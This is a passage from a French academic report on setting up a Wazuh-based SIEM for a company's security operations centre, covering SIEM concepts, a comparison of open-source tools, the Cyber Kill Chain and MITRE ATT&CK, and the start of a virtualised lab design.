- **Security Orchestration, Automation and Response (SOAR) :** Ces outils permettent d’automatiser les tâches répétitives (enrichissement des alertes, réponse initiale) et d’orchestrer des processus complexes de réponse aux incidents, réduisant ainsi le temps de réaction et la charge de travail des analystes [11].

2.2 Les solutions SIEM

2.2.1 Définition et fonctionnement

Le SIEM représente la pierre angulaire technologique d’un SOC efficace. Il est le fruit de la convergence de deux disciplines fondamentales :

1. **Security Information Management (SIM) :** Axé sur la gestion de l’information de sécurité, le SIM se concentre sur la collecte massive et le stockage à long terme (archivage) des journaux et des événements de sécurité. Son objectif est d’assurer la disponibilité des données historiques pour les enquêtes rétrospectives et la conformité réglementaire.

2. **Security Event Management (SEM)** : Ce volet est dédié à la surveillance active et en temps réel des événements de sécurité. Il assure la détection immédiate des activités suspectes et la gestion instantanée des alertes, jouant un rôle crucial dans la réactivité opérationnelle face aux menaces émergentes.

Le processus de fonctionnement d'un SIEM est un cycle continu et structuré, essentiel pour transformer des millions de logs bruts en renseignements de sécurité exploitables. Ce cycle se décompose en plusieurs phases critiques :

- **L'agrégation et la collecte de données** : Cette phase initiale consiste à établir des connexions sécurisées pour aspirer les journaux d'événements (logs) provenant d'une multiplicité de sources hétérogènes au sein du système d'information. Ces sources incluent notamment les équipements de périmètre (pare-feu, proxies, IDS/IPS), les infrastructures critiques (serveurs, routeurs, commutateurs), les systèmes d'exploitation, les bases de données, les applications métier et les solutions de sécurité avancées (EDR, antivirus). Un mécanisme de filtrage peut être appliqué à ce niveau pour ne remonter que les événements jugés pertinents.
- **La normalisation (ou parsing)** : Les données collectées proviennent de formats variés (Syslog, JSON, XML, propriétaires). Pour permettre une analyse uniforme et efficace, la normalisation est indispensable. Elle consiste à transformer ces données brutes en un schéma commun et standardisé. Les champs clés (adresse IP source/destination, utilisateur, heure, description de l'événement, niveau de gravité) sont extraits et cartographiés vers un modèle de données unique (comme le Common Event Format - CEF).
- **L'enrichissement** : Une fois normalisées, les données peuvent être enrichies avec des informations contextuelles pour augmenter leur valeur analytique. Cela inclut l'ajout de données géographiques (géolocalisation d'IP), de contexte utilisateur (rôle, département, niveau de privilège via une connexion LDAP/Active Directory), ou l'intégration d'informations de Threat Intelligence pour marquer les adresses IP ou domaines connus comme malveillants.
- **La corrélation** : Il s'agit du cœur intelligent du SIEM. La corrélation est l'analyse croisée et sophistiquée des événements qui, pris individuellement, pourraient sembler anodins. Elle utilise des règles complexes (basées sur la logique conditionnelle et des algorithmes mathématiques ou comportementaux) pour identifier des séquences ou des motifs suspects qui témoignent d'une attaque en cours ou d'une violation de la politique.
 - Exemple classique : La détection d'une tentative d'attaque par force brute se matérialise par la règle suivante : 5 échecs de connexion SSH depuis le même hôte source vers le même hôte cible, suivis d'une connexion réussie dans un intervalle de temps très court (ex. : 60 secondes) = Alerte Critique.
 - Exemple avancé : détection d'une exfiltration : "Téléchargement d'un volume de données anormalement élevé par un utilisateur peu après qu'il a accédé à un serveur

critique auquel il ne se connecte jamais."

- **L'alerting et la gestion des incidents** : Dès qu'une règle de corrélation est déclenchée, le SIEM génère une alerte de sécurité. Cette alerte est ensuite transformée en un incident de sécurité formel (souvent sous la forme d'un ticket ou d'un enregistrement dans un système de gestion des incidents). Ces incidents sont alors assignés aux analystes du SOC pour le triage, l'investigation approfondie et la réponse appropriée (confinement, éradication, etc.). L'efficacité de l'alerting dépend de la précision des règles, afin de minimiser le bruit (les fausses alertes positives).

2.2.2 Étude comparative des solutions SIEM

La sélection d'une solution SIEM dépend des exigences spécifiques de l'infrastructure, des ressources techniques disponibles et des contraintes budgétaires. Pour répondre aux exigences techniques et économiques de l'entreprise L-Mobile, notre étude s'est concentrée sur les solutions Open Source. Nous avons comparé trois des plateformes les plus reconnues du marché :

- **AlienVault OSSIM [18]** : C'est l'un des SIEM Open Source les plus populaires. Il intègre plusieurs outils de sécurité (IDS, scanner de vulnérabilités) dans une plateforme unique. Cependant, son architecture peut être lourde et sa version gratuite (OSSIM) manque de certaines fonctionnalités avancées par rapport à la version commerciale (USM).
- **Security Onion [19]** : Une distribution Linux spécialisée dans la détection d'intrusions, la supervision de la sécurité réseau (NSM) et la gestion des logs. Elle est extrêmement puissante pour l'analyse réseau grâce à des outils comme Zeek et Suricata, mais elle est principalement axée sur le réseau et moins sur la gestion des terminaux (endpoints).
- **Wazuh [16]** : Cette plateforme open-source gratuite combine les fonctionnalités d'un SIEM et d'un EDR/XDR. Wazuh se distingue par sa flexibilité, son intégration native avec d'autres outils open source (tels que la pile ELK/OpenSearch), ainsi que sa capacité à surveiller les configurations, détecter les vulnérabilités et fournir une réponse active (Active Response). Contrairement aux solutions commerciales, son coût se limite à l'infrastructure d'hébergement, ce qui en fait une option optimale pour les audits techniques et les déploiements agiles.

2.2.3 Justification du choix technologique : pourquoi Wazuh ?

À la suite de cette analyse comparative et de l'étude des besoins de l'entreprise L-Mobile, la plateforme Wazuh a été retenue comme outil central. Ce choix stratégique est motivé par les arguments suivants :

- **Solution tout-en-un (SIEM + EDR)** : Wazuh ne se contente pas de collecter des logs ; grâce à ses agents légers, il offre une visibilité totale sur les endpoints, combinant ainsi la détection des menaces réseau et système au sein d'une même plateforme.

Critères d'évaluation	AlienVault OSSIM	Security Onion	Wazuh
Focalisation principale	SIEM traditionnel unifié	Analyse du trafic réseau (NIDS / NSM)	SIEM + EDR/XDR (Postes et serveurs)
Détection des menaces	OTX (Open Threat Exchange), Corrélation classique	Analyse de paquets (Zeek, Suricata, Snort)	Moteur de règles puissant (OSSEC), FIM, Détection de vulnérabilités
Capacité de Réponse	Limitée dans la version gratuite	Principalement orientée réseau, peu d'action sur l'hôte	Active Response (exécution de scripts automatisés sur l'hôte)
Scalabilité / Architecture	Monolithique (plus difficile à distribuer)	Haute, mais demande beaucoup de ressources de stockage (PCAP)	Très haute (Architecture distribuée Manager/Indexer/Agents)

TABLE 1 – Comparatif des solutions SIEM : OSSIM, Security Onion, Wazuh

- **Alignement avec les standards de sécurité (MITRE ATT&CK) :** Wazuh intègre nativement le framework MITRE ATT&CK dans ses règles de détection, ce qui facilite grandement la classification et la contextualisation des attaques.
- **Audits de configuration et vulnérabilités :** Wazuh propose des modules intégrés d'analyse de configuration de sécurité (SCA) et de surveillance d'intégrité des fichiers (FIM) pour garantir la conformité du système d'information.
- **Adéquation économique et technique :** Étant 100% open source et gratuit, il s'aligne parfaitement avec les contraintes budgétaires du projet tout en offrant des performances dignes d'une solution d'entreprise grâce à son intégration avec OpenSearch.

2.3 Modélisation des cyberattaques

Pour qu'un SIEM atteigne un niveau d'efficacité optimal, il est impératif qu'il s'appuie sur des cadres d'analyse robustes et des modèles comportementaux permettant de décrypter les méthodologies et les stratégies employées par les attaquants. Ces modèles ne servent pas uniquement à la détection post-incident, mais également à l'anticipation, à la corrélation d'événements disparates et à la cartographie des menaces.

2.3.1 La Cyber Kill Chain (Lockheed Martin) : Un modèle séquentiel de l'attaque

Développée initialement par l'entreprise de défense et de sécurité Lockheed Martin, la Cyber Kill Chain (CKC) [5] est un modèle fondamental qui a révolutionné la compréhension des cyberattaques. Elle modélise les étapes séquentielles et interdépendantes qu'un attaquant doit impérativement franchir pour réussir son intrusion et atteindre ses objectifs finaux. La CKC se présente comme une chaîne de sept maillons distincts, chacun représentant un point de détection et, plus important encore, un point d'interruption potentiel pour les défenseurs :

1. **Reconnaissance** : C'est la phase de préparation et de collecte d'informations. L'attaquant cherche à obtenir le maximum de renseignements sur sa cible. Cela peut inclure des techniques passives comme l'OSINT (Open Source Intelligence), la consultation de registres publics (DNS, WHOIS), l'analyse des réseaux sociaux, ou des techniques actives et plus intrusives comme le scan de ports et l'énumération de services pour identifier les vulnérabilités potentielles et la topologie du réseau cible.
 - Objectif de défense : contrôle d'accès aux informations publiques critiques, surveillance des scans suspects.
2. **Weaponization (Armement)** : Après avoir identifié une vulnérabilité, l'attaquant procède à l'assemblage de son "arme". Cette étape consiste à coupler un exploit (le code qui exploite la vulnérabilité) à une charge utile (le code malveillant qui sera exécuté sur la cible, comme un malware ou un shellcode). Le résultat est un paquet malveillant auto-suffisant, souvent encapsulé dans un format de fichier commun (PDF, document Office, etc.).
 - Objectif de défense : Détection des artefacts de malwares connus ou des structures d'exploits.
3. **Delivery (Livraison)** : L'arme est acheminée vers la cible. Les vecteurs de livraison sont variés et dépendent souvent du contexte et du niveau de sophistication de l'attaque. Les méthodes courantes incluent le phishing (courriels malveillants), l'hébergement de l'arme sur des sites web compromis (drive-by download), l'utilisation de supports physiques (comme une clé USB infectée), ou le dépôt via des protocoles réseau.
 - Objectif de défense : Filtrage des emails et du trafic réseau, sécurisation des points d'entrée.
4. **Exploitation** : C'est l'étape où l'exploit est déclenché. En tirant parti d'une faiblesse logicielle ou de configuration sur la machine cible, l'attaquant exécute le code malveillant intégré. Le succès de cette phase repose sur l'identification précise de la vulnérabilité et la capacité de contourner les mécanismes de sécurité locaux.
 - Objectif de défense : application rapide des correctifs de sécurité (patch management), systèmes de prévention d'intrusion (IPS).

5. **Installation** : Une fois l'exploitation réussie, l'attaquant cherche à garantir un accès persistant et discret au système compromis. Cette phase peut impliquer l'installation d'une backdoor (porte dérobée), la création de comptes utilisateurs non autorisés, la modification de services système pour assurer la persistance, ou la mise en place d'un reverse shell (coque inversée) pour établir une communication sortante discrète.
 - Objectif de défense : surveillance de l'intégrité des fichiers système, détection des modifications non autorisées du registre ou des services.
6. **Command & Control (C2)** : L'attaquant établit un canal de communication bidirectionnel et stable entre la machine compromise et un serveur externe sous son contrôle, appelé serveur C2. Ce canal est utilisé pour envoyer de nouvelles commandes (telles que des instructions pour le mouvement latéral) et recevoir des données exfiltrées. Les protocoles utilisés (HTTP(S), DNS, ou même des protocoles chiffrés personnalisés) sont souvent conçus pour se fondre dans le trafic réseau légitime.
 - Objectif de défense : analyse du trafic sortant pour identifier des communications C2 suspectes, utilisation de blacklists de domaines malveillants.
7. **Actions on Objectives** : C'est la phase finale et la raison d'être de toute l'attaque. L'attaquant réalise le but initial défini pour l'intrusion. Cela peut prendre des formes variées selon les motivations : exfiltration de données sensibles, chiffrement des systèmes par ransomware pour extorsion, destruction ou modification de données, ou l'utilisation de la machine comme tremplin pour des attaques subséquentes (mouvement latéral).
 - Objectif de défense : segmentation du réseau, surveillance des activités anormales (accès à des données sensibles, tentatives de chiffrement).

L'Interruption de la chaîne La puissance de la Cyber Kill Chain réside dans son principe fondamental : si la chaîne est brisée par les défenseurs à n'importe quelle étape, l'attaque échoue. En identifiant les indicateurs de compromission (IOC) associés à chaque phase, un SIEM peut générer des alertes et permettre aux équipes de sécurité d'intervenir préventivement, transformant un incident potentiellement catastrophique en un simple événement bloqué. Par exemple, bloquer un email de phishing (Delivery) empêche l'Exploitation ainsi que toutes les étapes suivantes.




FIGURE 1 – Illustration séquentielle des étapes de la cyber kill chain

2.3.2 Le Framework MITRE ATT&CK

Contrairement au modèle de la Cyber Kill Chain, qui présente une séquence linéaire et prédictible des étapes d’une cyberattaque, le framework MITRE ATT&CK [6] offre une approche fondamentalement différente. Il ne se contente pas de décrire un cheminement unique, mais constitue plutôt une vaste base de connaissances, structurée sous forme de matrice, qui documente de manière exhaustive le comportement réel et observé des acteurs malveillants dans le monde.

Le MITRE ATT&CK est organisé autour de trois composantes principales, qui décrivent l’attaque sous différents angles :

1. **Les tactiques** : elles représentent le "Pourquoi" de l'attaquant. Les tactiques sont les objectifs stratégiques de haut niveau que les attaquants cherchent à atteindre à différentes phases de leur opération. Elles répondent à la question : "Quel est le but immédiat de l'attaquant à ce moment-là ?" Les exemples de tactiques incluent :

- Initial Access (Accès initial) : Le moyen par lequel l'attaquant pénètre le réseau.
- Execution (Exécution) : L'exécution de code malveillant sur le système cible.
- Persistence (Persistance) : Les méthodes pour maintenir l'accès malgré les redémarrages ou les changements de mot de passe.
- Privilege Escalation (Élévation de privilèges) : L'obtention de niveaux d'accès supérieurs.
- Defense Evasion (Évasion de la défense) : Les techniques utilisées pour éviter la détection par les outils de sécurité.
- Lateral Movement (Mouvement latéral) : Se déplacer d'un système à un autre au sein du réseau compromis.
- Exfiltration (Exfiltration) : Le vol de données.
- Impact : Les actions visant à interrompre, à manipuler ou à détruire des systèmes ou des données.

2. **Les techniques** : elles décrivent le « comment » par lequel l'objectif tactique est atteint. Une technique est la méthode spécifique utilisée par un attaquant pour accomplir l'une de ses tactiques. Elles répondent à la question : "Comment l'attaquant réalise-t-il son objectif tactique ?" C'est à ce niveau que l'on trouve une granularité très fine des actions. Par exemple, pour la tactique "Initial Access", les techniques pourraient inclure :

- Phishing (Spearphishing Attachment, Spearphishing Link).
- Valid Accounts (Comptes Valides).

Pour la tactique "Exécution", les techniques pourraient être :

- PowerShell (exécution de scripts PowerShell).
- Scheduled Task/Job (Tâche planifiée/Job).
- Command and Scripting Interpreter (Interprète de commandes et de scripts).

3. **Les procédures** : Elles représentent la mise en œuvre concrète et documentée des techniques de cyberattaque par des groupes d'acteurs de menace identifiés, notamment les APT. Elles constituent le niveau le plus fin du modèle d'abstraction, en décrivant précisément les actions réellement observées lors des attaques. Par exemple, un groupe APT donné pourrait utiliser la technique "Exécution de scripts PowerShell" pour atteindre la tactique "Exécution" en employant une version spécifique et unique de malware ou de script PowerShell avec des arguments précis. La documentation de ces procédures spécifiques permet aux équipes de sécurité de mettre en place des signatures de détection extrêmement ciblées contre des acteurs de menace spécifiques.

En résumé, MITRE ATT&CK est un outil essentiel pour les équipes de sécurité car il permet de :

- **Modéliser les menaces** : comprendre comment des acteurs de menaces spécifiques opèrent.
- **Évaluer les défenses** : Tester l’efficacité des systèmes de sécurité face à des techniques réelles.
- **Améliorer la détection** : Créer des règles de détection spécifiques basées sur les techniques observées.
- **Chasser les menaces** : Rechercher activement des preuves de techniques d’attaque dans les réseaux.

2.3.3 Complémentarité entre la Cyber Kill Chain et MITRE ATT&CK

Ces deux modèles ne sont pas concurrents, mais hautement complémentaires. La Cyber Kill Chain offre une vue stratégique et macroscopique du cycle de vie d’une attaque, ce qui est excellent pour la communication et la gestion globale des incidents. De son côté, le framework MITRE ATT&CK fournit une vue tactique, granulaire et technique, idéale pour les ingénieurs en sécurité souhaitant configurer des règles de détection spécifiques dans un SIEM et mapper les alertes à des comportements connus.

2.4 Présentation de la solution adoptée : Wazuh

À la suite d’une analyse approfondie des besoins du projet d’audit et d’amélioration, ainsi que d’une étude comparative rigoureuse des solutions de sécurité disponibles, la plateforme Wazuh [17, 16] a été sélectionnée comme outil central en raison de sa robustesse, de sa flexibilité et de son statut d’outil de sécurité unifié open source. Ce choix stratégique repose sur la capacité de Wazuh à fournir une visibilité complète et une protection proactive sur l’ensemble de l’infrastructure.

2.4.1 Architecture distribuée de Wazuh (Manager, Indexer, Dashboard, Agents)

L’architecture de Wazuh est conçue pour être hautement distribuée, modulaire et évolutive, ce qui lui permet de s’intégrer harmonieusement et de s’adapter efficacement à la complexité des environnements informatiques modernes, qu’ils soient purement on-premise, hybrides, basés sur le cloud ou conteneurisés. Cette architecture globale, ainsi que les flux d’interaction entre ses différents modules, sont illustrés dans la figure ci-dessous :




FIGURE 2 – Architecture globale et flux de communication de la solution Wazuh

- L’agent Wazuh (Wazuh agent) :** Véritable point de présence sur les systèmes surveillés, l’Agent Wazuh est un logiciel léger déployé directement sur les endpoints variés (servant les systèmes d’exploitation Windows, Linux, macOS, ainsi que des plateformes spécifiques). Il agit comme le collecteur de données primaire, réalisant plusieurs fonctions critiques :
 - **Collecte de journaux :** Il collecte de manière efficace et en temps quasi réel les journaux système et applicatifs, y compris les événements de sécurité (Windows Event Log, Syslog, logs d’applications spécifiques, etc.).
 - **Analyse de configuration de sécurité :** Elle évalue continuellement les configurations des systèmes par rapport aux référentiels de sécurité (benchmarks) établis (ex : CIS Benchmarks [14]), identifiant les failles de configuration et les déviations des politiques internes.
 - **Surveillance de l’Intégrité des Fichiers :** Il suit et rapporte toute modification (création, suppression, modification d’attributs/permissions) de fichiers ou de répertoires critiques, alertant sur des changements non autorisés qui pourraient indiquer une compromission.
 - **Réponse Active :** Il exécute des scripts configurés par le Manager pour initier des actions de confinement ou de remédiation directement à la source, comme bloquer une adresse IP malveillante détectée par le Manager. Les données collectées sont ensuite transmises de manière sécurisée au serveur Wazuh.
- Le Serveur Wazuh (Wazuh Manager) :** Constituant le cœur de la plateforme, le serveur Wazuh est le moteur d’analyse et de corrélation. Sa fonction principale est de traiter les données brutes reçues des agents pour en extraire des événements de sécurité signifi-

tifs :

- **Réception et déchiffrement** : Il reçoit, via un canal sécurisé, les données chiffrées des agents.
- **Décodage et normalisation** : Il décode les messages pour les rendre exploitables et normalise les formats de logs variés en un format standardisé.
- **Analyse et corrélation (Ruleset)** : Il compare chaque événement décodé avec son ensemble de règles et de decodeurs, qui intègre des signatures d’attaques, des indicateurs de compromission et des schémas comportementaux.
- **Génération d’alertes** : Lorsqu’un événement correspond à une règle de sécurité (par exemple, une tentative d’escalade de privilèges ou une tactique répertoriée dans le cadre du MITRE ATT&CK), le Manager génère une alerte de sécurité détaillée, catégorisée par niveau de gravité.
- **Gestion centralisée** : Il gère également la configuration et le cycle de vie des agents.
- **L’Indexeur Wazuh (Wazuh Indexer)** : Basé sur la technologie OpenSearch [20], l’Indexeur Wazuh est le moteur de recherche et de stockage conçu pour gérer des volumes massifs de données textuelles (les alertes générées par le Manager) de manière hautement évolutive et performante.
 - **Indexation et stockage** : Il indexe et stocke toutes les alertes de sécurité de manière structurée.
 - **Requêtes complexes** : Grâce à son architecture optimisée, il permet aux analystes d’exécuter des requêtes complexes en temps quasi réel sur les données historiques et actuelles, facilitant les investigations forensiques et la chasse aux menaces (Threat Hunting).
 - **Haute disponibilité** : Il est souvent déployé en cluster pour garantir la redondance et la haute disponibilité des données.
- **Le Tableau de bord Wazuh (Wazuh Dashboard)** : Il s’agit de l’interface utilisateur web de la plateforme, construite également sur OpenSearch Dashboards (fork de Kibana). C’est le point d’accès central pour l’interaction avec la plateforme.
 - **Visualisation de la télémétrie** : Il offre des tableaux de bord intuitifs pour la visualisation de la télémétrie de sécurité et des métriques opérationnelles.
 - **Navigation et investigation** : Il permet aux administrateurs de naviguer dans les alertes, de filtrer les événements, d’approfondir les investigations de sécurité et de comprendre le contexte des incidents.
 - **Rapports et conformité** : Il facilite la génération de rapports de conformité aux normes réglementaires (comme PCI DSS, HIPAA, ou NIST), en exploitant les données des fonctions SCA et FIM.

- **Gestion de la plateforme** : Il offre une console pour la gestion centralisée de la configuration du cluster Wazuh, incluant la gestion des règles, des décodes et des agents.

Conclusion

Ce deuxième chapitre a permis de poser les fondements théoriques indispensables et d’établir un état de l’art rigoureux pour mener à bien notre projet de sécurisation. En explorant les concepts clés de la cybersécurité et l’organisation d’un (SOC), nous avons mis en évidence la nécessité absolue d’une visibilité centralisée et continue face à des menaces de plus en plus asymétriques.

L’étude comparative des différentes solutions du marché a clairement légitimé le choix de la plateforme Wazuh. Alliant la flexibilité de l’open source à la puissance d’analyse d’Open-Search, elle s’impose comme l’alternative idéale pour répondre aux exigences techniques et économiques de l’entreprise L-Mobile. Enfin, l’intégration des frameworks d’avant-garde tels que MITRE ATT&CK et la modélisation par la Cyber Kill Chain dote notre future infrastructure d’un référentiel standardisé pour classifier, corrélérer et contextualiser efficacement chaque signal faible détecté.

Les bases théoriques étant désormais solidement ancrées et l’architecture fonctionnelle de Wazuh maîtrisée, il convient à présent de passer à la phase opérationnelle. Le chapitre suivant sera ainsi dédié à la mise en œuvre de notre Preuve de Concept. Il détaillera la conception pratique, le déploiement technique automatisé de l’environnement de laboratoire virtualisé, ainsi que l’implémentation de la télémétrie sur les différentes machines cibles afin de préparer la détection des attaques avancées.

Chapitre 3 : Conception et mise en œuvre de l'infrastructure

Introduction

Après avoir étudié l'état de l'art des solutions de sécurité et défini le cadre théorique dans le chapitre précédent, ce troisième chapitre est consacré à la phase pratique de notre PoC. Il s'agit de concevoir et de déployer, au sein d'un environnement de laboratoire virtualisé, l'infrastructure technique qui servira de socle à notre simulation de SIEM. Nous commencerons par une analyse rigoureuse des besoins de cette maquette, puis nous détaillerons l'environnement matériel et logiciel alloué. Ensuite, nous aborderons l'architecture réseau mise en place, suivie par les étapes d'installation de la solution Wazuh. Enfin, nous mettrons l'accent sur l'automatisation du déploiement via Ansible et sur l'amélioration de la télémétrie système : dans les environnements Windows grâce à l'intégration de Sysmon, et dans les environnements Linux via l'utilisation d'auditd, préparant ainsi le système à la détection d'attaques avancées.

3.1 Analyse des besoins

Pour garantir le succès de la mise en place de notre plateforme de supervision de la sécurité, il est impératif de définir clairement les exigences du système. Celles-ci se répartissent en deux catégories : les besoins fonctionnels et les besoins non fonctionnels.

3.1.1 Analyse des besoins fonctionnels

Les besoins fonctionnels décrivent les actions spécifiques que le système doit pouvoir exécuter. Pour notre infrastructure, ils se résument comme suit :

- **Collecte centralisée des logs** : Le système doit pouvoir collecter les journaux d'événements (système, application, sécurité) provenant de différentes sources (Linux, Windows) en temps réel.
- **Détection d'intrusions et de vulnérabilités** : Le système doit analyser les événements collectés afin d'identifier des comportements malveillants, des malwares ou des failles de configuration.
- **Génération d'alertes** : En cas de détection d'une anomalie ou d'une attaque, une alerte détaillée doit être générée et catégorisée en fonction de son niveau de criticité.
- **Automatisation du déploiement** : L'installation et la configuration des agents de surveillance sur les machines cibles doivent être automatisées afin d'accroître l'efficacité et de réduire les erreurs humaines.
- **Enrichissement de la télémétrie** : Le système doit être capable de collecter des données avancées sur les processus et les connexions réseau des systèmes Windows, ainsi que via Auditd sur Linux.

3.1.2 Analyse des besoins non fonctionnels

Les besoins non fonctionnels définissent les critères de qualité et les contraintes techniques du système :

- **Fiabilité et haute disponibilité** : L'infrastructure centrale (le serveur SIEM) doit être stable pour éviter toute perte de logs critique.
- **Évolutivité (Scalabilité)** : L'architecture doit pouvoir intégrer facilement de nouveaux agents à surveiller sans dégradation significative des performances.
- **Sécurité des communications** : Tous les échanges de données entre les agents déployés et le serveur central doivent être chiffrés (via TLS/SSL).
- **Performance** : Le système doit être capable d'indexer et de rechercher rapidement de grands volumes de données.

3.2 Environnement de travail

Pour réaliser ce projet, nous avons mis en place un environnement de laboratoire virtualisé reproduisant les conditions d'un système d'information cible tout en permettant la simulation d'attaques.

3.2.1 Environnement matériel (Machine Hôte)

L'infrastructure est hébergée sur une machine physique unique, choisie pour supporter la charge de la virtualisation et l'indexation rapide des logs. Les caractéristiques de l'hôte sont les suivantes :

- **Processeur** : AMD Ryzen 7 8 cœurs / 16 threads.
- **Mémoire RAM** : 16 Go.
- **Stockage** : 400 Go SSD (doté d'une interface haute vitesse pour optimiser l'indexation des bases de données de logs).

3.2.2 Environnement logiciel et hyperviseur

L'architecture s'articule autour d'une machine hôte physique et de plusieurs machines virtuelles (VM) isolées, réparties selon des rôles précis :

- **Système d'exploitation de la machine hôte : Kali Linux [29]**. Ce choix s'explique par sa faible consommation de ressources et la présence native de nombreux outils de cybersécurité (comme Metasploit [32] pour générer les attaques), ce qui est idéal pour simuler un environnement d'attaque et de défense.

- **Hyperviseur : Oracle VM VirtualBox [26]** a été utilisé pour la création, la configuration et la gestion du réseau des machines virtuelles. Il a été choisi pour sa gratuité, sa facilité d'utilisation et sa bonne compatibilité multiplateforme.
- **Architecture des machines virtuelles :**
 - **VM 1 (SIEM Central) :** Un serveur Ubuntu Server 24.04 [27] hébergeant la stack complète (Wazuh Manager, Indexer et Dashboard). Ubuntu Server 24.04 a été sélectionné pour sa stabilité, sa robustesse et son support à long terme, essentiels pour un système central de gestion de la sécurité. Elle est dotée de 8 vCPU et de 4 Go de RAM.
 - **VM 2 (cible Windows) :** Une machine sous Windows 10 agissant comme la première victime, équipée de l'agent Wazuh et de Sysmon. Windows 10 est un système d'exploitation largement utilisé dans les environnements professionnels, ce qui rend la simulation plus réaliste. Elle dispose de 2 vCPU et de 2 Go de RAM.
 - **VM 3 (Cible Linux) :** Un serveur Ubuntu Server agissant comme seconde victime, équipé de l'agent Wazuh et configuré avec Auditd. Ubuntu Server a été choisi pour représenter un serveur Linux typique, souvent ciblé par des attaques et nécessitant une surveillance par un SIEM. Elle est configurée avec 8 vCPU et 2 Go de RAM.

3.3 Architecture réseau détaillée

La conception de l'architecture réseau a été minutieusement conçue pour isoler l'environnement de test tout en permettant les flux de communication vitaux entre la machine attaquante, le SIEM et les victimes. Cette architecture s'appuie sur la gestion des interfaces de VirtualBox.

3.3.1 Configuration des interfaces réseau

Chaque machine virtuelle du laboratoire est configurée avec deux cartes réseau distinctes, répondant à des besoins spécifiques :

